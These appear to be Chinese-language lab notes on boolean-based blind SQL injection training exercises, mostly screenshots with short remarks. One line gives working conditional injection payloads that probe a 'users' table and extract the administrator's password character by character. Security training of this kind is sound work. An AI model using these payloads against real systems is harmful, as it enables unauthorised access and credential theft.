
payload1:

payload2:

结果:
按照payload1的顺序讲payload2排列起来就可以了(先将所有数据包按降序排列)

98l1jlxbm80mk8dfnpmk
part3:
登陆
' AND (SELECT 'a' FROM users LIMIT 1)='a'--' AND (SELECT 'a' FROM users WHERE username='administrator')='a'--' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a'--' AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§'--心得:通过条件判断执行对应语句
实验12:条件判断SQL注入
part1:

单引号报错

2个单引号就正常了
(存在注入点,且为单引号闭合)

判断数据库类型


(再次证明其他无关性,换一个不存在的表报错)
part2:

再用类似上一个实验一样的方法,猜表、用户名,爆破密码

判断是否存在administrator用户
